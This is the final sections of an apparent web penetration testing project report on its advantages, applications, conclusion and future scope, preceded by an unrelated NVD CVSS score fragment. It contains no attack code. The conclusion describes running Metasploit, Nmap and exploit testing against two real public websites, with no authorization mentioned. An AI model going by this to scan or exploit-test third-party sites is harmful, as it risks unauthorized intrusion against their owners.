CNA: GitHub, Inc. **Base Score:** 7.5 HIGH **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: The NVD and the CNA have provided the same score. When this occurs only the CNA information is displayed, but the Acceptance Level icon for the CNA is given a checkmark to signify NVD concurrence.

7 ADVANTAGES & DISADVANTAGES

Advantages of the Proposed Solution:

1. Comprehensive Assessment: The proposed solution combines automated vulnerability scanning with manual penetration testing, allowing for a comprehensive assessment of website vulnerabilities. This approach increases the likelihood of identifying a wide range of vulnerabilities and potential attack vectors.

2. Accurate Identification: Manual code review and penetration testing performed by skilled professionals can uncover vulnerabilities that may not be detectable by automated scanning tools alone. This improves the accuracy of vulnerability identification, ensuring that critical security issues are not overlooked.

3. Real-World Simulation: The manual penetration testing component of the solution simulates real-world attack scenarios, providing a more realistic assessment of the web application's security posture. This helps uncover vulnerabilities that may only be exploitable under specific conditions or by skilled attackers.

4. Customization and Flexibility: The solution allows for customization based on the specific needs and requirements of the target websites. Different tools, techniques, and methodologies can be applied, ensuring that the testing process aligns with the unique characteristics of the web applications being assessed.

5. Actionable Recommendations: The comprehensive reporting generated by the solution includes detailed descriptions of vulnerabilities and recommended remediation measures. This provides actionable recommendations for addressing the identified vulnerabilities, enabling website owners or administrators to prioritize and implement necessary security improvements.

Disadvantages of the Proposed Solution:

1. Time and Resource Intensive: Manual penetration testing and detailed vulnerability analysis can be time-consuming and resource-intensive. Skilled professionals are required to conduct the testing and analysis, and the process may take a significant amount of time, particularly for complex or large web applications.

2. Limited Scope: The effectiveness of the solution depends on the expertise and experience of the penetration testers. There is a possibility of overlooking certain vulnerabilities or attack vectors if they are outside the scope of the testers' knowledge or if the testing is not comprehensive enough.

3. Cost: Engaging skilled professionals for manual penetration testing and vulnerability analysis can be expensive, especially for organizations with limited budgets or resources. Additionally, the cost of acquiring and maintaining the necessary tools and technologies should also be considered.

4. False Positives and False Negatives: Automated vulnerability scanning tools may generate false positives or false negatives, potentially leading to inaccurate results. It is important to carefully validate and verify the findings to minimize the impact of false positives and ensure that no critical vulnerabilities are missed.

5. Limited Coverage: The proposed solution focuses on web application penetration testing, which may not address other aspects of an organization's overall security posture. It is important to consider a holistic approach to security, including network security, system hardening, and employee awareness training, to provide comprehensive protection against potential threats.

It's essential to evaluate these advantages and disadvantages in the context of your specific project requirements, resources, and organizational priorities.

8 APPLICATIONS

The proposed solution for web penetration testing has a wide range of applications across various industries and sectors. Some of the key areas where this solution can be applied include:

1. Web Application Development Companies: Web development companies can utilize this solution to assess the security of their web applications during the development process. By identifying and fixing vulnerabilities early on, they can ensure the delivery of more secure and robust applications to their clients.

2. E-commerce Platforms: Online shopping platforms and e-commerce websites handle sensitive customer information such as payment details, personal data, and transaction records. Conducting regular web penetration testing helps identify vulnerabilities that could lead to data breaches or unauthorized access, ensuring the protection of customer information.

3. Financial Institutions: Banks, financial institutions, and payment service providers handle sensitive financial data. Conducting thorough web penetration testing helps ensure the security of online banking portals, financial transaction systems, and payment gateways, safeguarding customer assets and preventing unauthorized access.

4. Healthcare Organizations: Healthcare providers and organizations that handle sensitive patient information need to prioritize the security of their web applications. Web penetration testing can help identify vulnerabilities that could expose patient data, ensuring compliance with privacy regulations and protecting patient confidentiality.

5. Government Agencies: Government agencies often have web applications that handle critical data and provide essential services to citizens. Web penetration testing helps identify vulnerabilities that could be exploited by malicious actors, protecting sensitive government information and ensuring the reliability of government services.

6. Software as a Service (SaaS) Providers: SaaS companies offering web-based applications to their customers must ensure the security and privacy of their platforms. Web penetration testing helps identify vulnerabilities that could compromise the integrity of customer data, ensuring a secure environment for SaaS users.

7. Educational Institutions: Educational institutions often have web portals and systems that handle student information, including personal data and academic records. Conducting web penetration testing helps identify vulnerabilities that could lead to data breaches or unauthorized access, protecting student privacy and ensuring the integrity of academic systems.

It's important to note that web penetration testing is a proactive security measure that should be conducted periodically, especially when there are significant changes to web applications or infrastructure. By applying this solution in these areas, organizations can enhance their security posture, mitigate risks, and protect their critical assets and user data.

9 CONCLUSION

In conclusion, the web penetration testing project aimed to assess the security posture of two websites: Owasp.org and shopify.in. The project utilized tools such as Metasploit Framework, Nmap, searchsploit, and msfconsole to perform vulnerability scanning, exploit testing, and analysis.

The findings of the project highlighted some common vulnerabilities in both websites. These included the absence of X-XSS-Protection headers and X-Content-Type-Options headers, which could expose the websites to cross-site scripting (XSS) attacks and content rendering issues. Additionally, the presence of CGI directories was identified, suggesting potential security risks that required further investigation.

The project followed a systematic approach, including information gathering, vulnerability identification, business impact assessment, vulnerability path and parameter identification, detailed instruction for vulnerability reproduction, and comprehensive reporting. This approach allowed for a thorough analysis of the web applications, providing actionable recommendations for addressing the identified vulnerabilities.

The proposed solution demonstrated several advantages, including comprehensive vulnerability assessment, accurate identification through manual inspection, real-world simulation of attacks, customization and flexibility, and the provision of actionable recommendations for remediation.

However, it's important to acknowledge the limitations of the solution, such as the time and resource-intensive nature of manual penetration testing, the possibility of false positives or false negatives in automated scanning, and the need to consider a holistic security approach beyond web application testing.

Overall, the web penetration testing project provided valuable insights into the security weaknesses of the target websites, enabling the stakeholders to make informed decisions regarding security improvements. By addressing the identified vulnerabilities and implementing the recommended measures, organizations can enhance the security of their web applications, protect sensitive data, and mitigate potential risks posed by malicious actors.

It is crucial to recognize that web security is an ongoing process, and regular assessments, updates, and monitoring are necessary to maintain a robust and secure web environment.

10 FUTURE SCOPE

Enhancements that can be made in the future

In the future, there are several potential enhancements that can be made to further improve the web penetration testing process and overall security posture. Some of these enhancements include:

1. Continuous Monitoring: Implementing continuous monitoring solutions can provide real-time visibility into the security status of web applications. This includes utilizing intrusion detection systems (IDS), log analysis tools, and security information and event management (SIEM) systems to detect and respond to security incidents promptly.

2. Threat Intelligence Integration: Integrating threat intelligence feeds into the web penetration testing process can enhance the identification of emerging threats and zero-day vulnerabilities. By staying updated with the latest attack vectors and techniques, organizations can proactively strengthen their defenses and address potential vulnerabilities before they are exploited.

3. Automation and Machine Learning: Leveraging automation and machine learning technologies can streamline and accelerate the web penetration testing process. Automated vulnerability scanning, intelligent analysis of test results, and machine learning algorithms can help identify patterns, prioritize vulnerabilities, and reduce the manual effort required for testing.

4. API Security Testing: With the increasing prevalence of web APIs, it becomes crucial to incorporate API security testing into the web penetration testing process. This includes assessing API endpoints, authorization and authentication mechanisms, input validation, and potential vulnerabilities specific to API integrations.

5. Mobile Application Security: As mobile applications become more prevalent, incorporating mobile application security testing alongside web penetration testing is essential. Mobile-specific

vulnerabilities, such as insecure data storage, improper session management, and client-side injection, should be thoroughly assessed to ensure the overall security of the organization's digital assets.

6. Cloud Security Assessment: With the adoption of cloud infrastructure and services, organizations should focus on assessing the security of their cloud environments. This includes conducting cloud-specific penetration testing to identify misconfigurations, access control issues, and vulnerabilities unique to cloud platforms.

7. Social Engineering Testing: To address the human factor in security, organizations can consider incorporating social engineering testing into their web penetration testing process. This involves testing the susceptibility of employees to phishing attacks, impersonation attempts, and other social engineering techniques to raise awareness and reinforce security training.

8. Compliance and Regulatory Requirements: Organizations should ensure that their web penetration testing aligns with relevant industry standards, regulations, and compliance requirements. This includes frameworks such as PCI DSS, HIPAA, GDPR, or industry-specific guidelines, which provide guidelines for securing web applications and protecting sensitive data.

By implementing these enhancements, organizations can stay ahead of evolving threats and maintain a strong security posture for their web applications. Regularly updating and expanding the web penetration testing process will help address emerging vulnerabilities, protect against potential breaches, and ensure the ongoing security of critical assets.